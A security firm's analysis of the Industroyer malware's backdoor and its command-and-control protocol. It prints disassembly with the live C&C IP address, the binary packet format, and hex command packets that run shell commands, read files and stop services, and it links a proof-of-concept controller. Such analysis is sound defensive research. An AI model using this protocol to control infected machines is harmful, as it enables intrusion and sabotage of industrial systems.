A REVIEW INTO INDUSTROYER'S COMMAND & CONTROL PROTOCOL

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OVERVIEW

Recently the world was introduced to "Industroyer", a malware variant with a focus on compromising industrial control systems (ICS). Members of the security community are speculating if this malware sample was responsible for the power outage in Kiev during 2016. What is known is that this malware targets ICS with efficiency. With nation state attacks ever dominating the news, we take a keen interest in emerging threats.

Working in offensive security, we are approached and asked about such threats from customers, whether that is to help simulate a threat actor during a red-team engagement, or simply to provide advice on preventative measures.

While exploring the malware within our lab environment, we wanted to understand just how Industroyer was controlled, and what capabilities it had when executed on a Windows OS. The excellent research completed by ESET researchers on the malware included a whitepaper which explores the components of the malware. Their whitepaper is available at reference [1] at the end of this.

With this in mind, we wanted to explore Industroyer and understand just how it operated when controlled. Hopefully by documenting the steps taken during the analysis, we can help anyone looking to carry out similar analysis in the future.

This paper documents our progress in analysing the backdoor component of the malware, understanding how commands are sent to the backdoor, and finally we will simulate an attackers C&C server controlling a malware sample.

STARTING OUR ANALYSIS


The sample we initially analysed for this post had a SHA1 hash of:

```
f6c21f8189ced6ae150f9ef2e82a3a57843b587d
```

This matched that of the published IOC's from ESET.


Loading the malware into IDA, we see that one of the first steps taken by the malware is to create a file. The file path is constructed by taking CSIDL_COMMON_DOCUMENTS, and appending "..\imapi", meaning the file is created at the path "C:\Users\Public\imapi". The file handle then is retained for later use:

Figure 1 - Creating Imapi File Path



Once the file is created, the malware enters into a loop of receiving and processing commands:

Figure 2 - Malware Loop



As we can see, this loop is delayed by using a call to *Sleep(..),* which suspends execution by a configurable length of time, but initially for 5 seconds. A check is then completed to ensure that the local time of the infected machine is within tolerance. In the case of this sample, this check is disabled by using an invalid value.

Moving on to the malware logic, we start to see the initiation of network traffic. We can see that IP address "5.39.218.152" and a port of 443 are passed to a function internally, which is the IP address of the command and command and control (C&C) server:

Figure 3 - IP Address for Command & Control Server

```
; Attributes: bp-based frame

malware_loop proc near

dwMilliseconds= dword ptr -1Ch
httpBuffer= dword ptr -0Ch
var_8= dword ptr -8
var_4= dword ptr -4
milliseconds_arg= dword ptr  8

push    ebp
mov     ebp, esp
sub     esp, 0Ch
push    esi
push    0
push    1BBh                    ; nServerPort
push    offset pswzServerName ; "5.39.218.152"
call    malware_http_handler
```

As we dive into this function, we see numerous calls to WinHTTP API's. With this, we know that we are on the right track. The next section discusses the use of this API.

INITIAL COMMUNICATION WITH C&C

To kick off the communication with the C&C server, a call to *WinHttpOpen(..)* is made with the following parameters:

WinHttpOpen(user_agent_string, WINHTTP_ACCESS_TYPE_NAMED_PROXY, L"10.15.1.69:3128", NULL, 0)

To create the user agent string, the API *ObtainUserAgentString(..)* is used. If this call fails, the user agent is set to a hardcoded value of:

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; InfoPath.1)

It is also important to note the proxy server passed to the function, which is hardcoded to a private IP address and must be available for the malware to communicate with its C&C server IP.

Continuing, we find a call to *WinHttpOpenRequest(..)* as follows:

WinHttpOpenRequest(handle, "POST", 0, 0, 0, 0, WINHTTP_FLAG_SECURE);

This highlights that the connection will be made over "https" to the C&C server. Next up, a number of calls are made to *WinHttpSetOption(..)* to set the following options to increase the timeout and retry thresholds:

- WINHTTP_OPTION_CONNECT_RETRIES to 0xEA60
- WINHTTP_OPTION_SEND_TIMEOUT to 0xEA60

- WINHTTP_OPTION_RECV_TIMEOUT to 0xEA60

Once configured, the malware's communication starts, using calls to *WinHttpWriteData(..)* and *WinHttpSendRequest(..) to issue* POST requests to the C&C server.

Reviewing the HTTP POST data, we see the expected values that ESET documented, mainly:


- The result of the API call *GetCurrentHwProfile(..)*
- The version of the malware
- A hardcoded ID of the campaign (this might signal intent to use this malware for additional attacks which have not happened, or have not been detected).
- The result of any previously executed command

This HTTP request essentially forms the polling of the malware against the C&C server. Next we need to understand the POST data format, and it is here that things start to get a little more complex.

REVIEWING INDUSTROYER COMMUNICATION

Let's look at the data sent during a HTTPS polling request to the C&C server:

Figure 4 - Hex Dump of HTTPS Polling Request



Immediately we can see that this isn't just a case of a few ASCII strings being transferred. If we take a look at the data, we see that the API call *GetCurrentHwProfile(..)* result ({846ee340-7039-11de-9d20-806e6f6e6963}) has been converted to a Unicode String, the version of the malware is (1.1e) remains in ASCII, and the hardcoded ID (DEF) is also converted to Unicode. There are also a number of binary fields prepended to the request.

After review, we found that these binary fields make up a header, which consists of the following format (the values are in little-endian format):

- Bytes 0 to 3 (04000000) - Number of header "length" fields
- Bytes 4 to 7 (4c000000) - Length of first field (the GetCurrentHwProfile(..) GUID)
- Bytes 8 to 11 (04000000) - Length of second field (the version of the malware)
- Bytes 12 to 15 (06000000) - Length of third field (the hardcoded campaign ID)
- Bytes 16 to 19 (00000000) - NULL field (or zero length field)

This header format does vary slightly depending on the actions being performed by the malware as we will see later in the post.

ISSUING C&C COMMANDS TO INDUSTROYER

Now that we understand how data is transferred to the C&C server during a polling request, we wanted to understand how commands are issued to Industroyer during an active campaign.

Following the malware's disassembly, we saw that data returned in response to the above HTTP request was being used to construct commands to be executed. A function at the address 0x401D83 gave an indication as to how this data was being parsed.

Stepping through the parsing of the command, we find a structure which looks like this:

Table 1 - Bytes in Command Request

Bytes	Data	Comment
0 to 15	03000000 04000000 28000000 00000000	This is a header, similar to that of the malware polling request. Here we can see that the first DWORD is 3, indicating that 3 "length" DWORD's will follow, one of 0x4 bytes, one of 0x28 bytes, and a NULL field of 0x0 bytes.
16 to 19	01000000	This is the "sleep" duration of 4 bytes and allows the C&C server to set the future sleep delay between polling. In the above example, the sleep duration is set to 1ms.
20 to 31	02000000 1C000000 00000000	This is another nested header which consists of a DWORD indicating 2 "length" DWORD's will follow, one of 0x1C bytes and a second NULL field.
32 to 55	05000000 04000000 04000000 0c000000 00000000 00000000	This is a third nested header which consists of a DWORD indicating 5 "length" DWORD's will follow, two of 0x4 bytes, one of 0x20 bytes and a two final NULL field.
56 to 60	05000000	This is our command ID with 0x5 being the ID to execute a shell command
61 to 67	64006900 72000000	The remaining bytes are an argument to the provided command ID, with this example containing a Unicode string of "dir".

Now that we understand the command format, we can begin to understand the format of some of the other commands documented in ESET's writeup.

For example, the following two sub-sections show a couple of other commands supported by Industroyer and their corresponding requests.

COMMAND ID 4 - READING FILES

```
03000000 04000000 46000000 00000000 01000000 02000000 3A000000 00000000 05000000
04000000 04000000 2A000000 00000000 00000000 04000000 43003a00 5c007700 69006e00
64006f00 77007300 5c007700 69006e00 2e006900 6e006900 0000
```

This shows the command for transferring file contents from the infected machine to the C&C server, with command ID "4". The file in this case is C:\Windows\win.ini.

Command ID 8 - Stopping a service

```
03000000 04000000 34000000 00000000 01000000 02000000 28000000 00000000 05000000
04000000 04000000 18000000 00000000 00000000 08000000 64006e00 73006300 6c006900
65006e00 74000000
```


This shows the command for stopping a remote service, with command ID "8". The service being stopped is "dnsclient".

RECEIVING MALWARE EXECUTION RESPONSE

By now we had the ability to send commands to the malware. However, the question "how does the C&C server receive the process response to an executed shell command?" remained. This is where the "imapi" file comes in from earlier.

During the execution of a command via the *CreateProcessW(..)* call, we can see that the "imapi" file handle opened earlier in the malware is assigned to StdError and StdOutput:

Figure 5 - Standard Error and Standard Out set to IMAPI



This means that process output is written to the "C:\Users\Public\imapi" file. If the "mapi" file has contents to be delivered to the C&C server, this is appended to the polling request, which then looks like this:

Figure 6 - Response sent to C & C Server

The interesting parts to note are the obvious response that is appended from a "dir" command, and a modification to some of the binary header fields.

Prefixing the command output is the following DWORD:

```
32010000
```

This is the length of the output being returned, in this case, 0x132 bytes. Additionally, the polling request header has changed to include the size of our command output:


- Bytes 0 to 3 (04000000) - Number of header "length" fields
- Bytes 4 to 7 (4c000000) - Length of first field
- Bytes 8 to 11 (04000000) - Length of second field
- Bytes 12 to 15 (06000000) - Length of third field
- Bytes 16 to 19 (32010000) - Length of command output

"INDUSHELL" PROOF OF CONCEPT

To tie this all together, we created a simple proof-of-concept of the C&C server communication, which would allow us to demo how Industroyer's backdoor executes in real time on an infected system. To do this we created a python script called "Indushell" (original.. we know :)).

The usage screen is shown below:

Figure 7 - Indushell Usage



A video showing how the malware works in real-time when controlled can be found at reference [2] below while the source code for this is available on GitHub at [3].

REFERENCES

[1] https://www.welivesecurity.com/wp-content/uploads/2017/06/Win32_Industroyer.pdf - white paper from we live security.

[2] https://www.youtube.com/watch?v=3Ha4hNVcAlM – Video showing Indushell in use

[3] https://github.com/SecarmaLabs/Indushell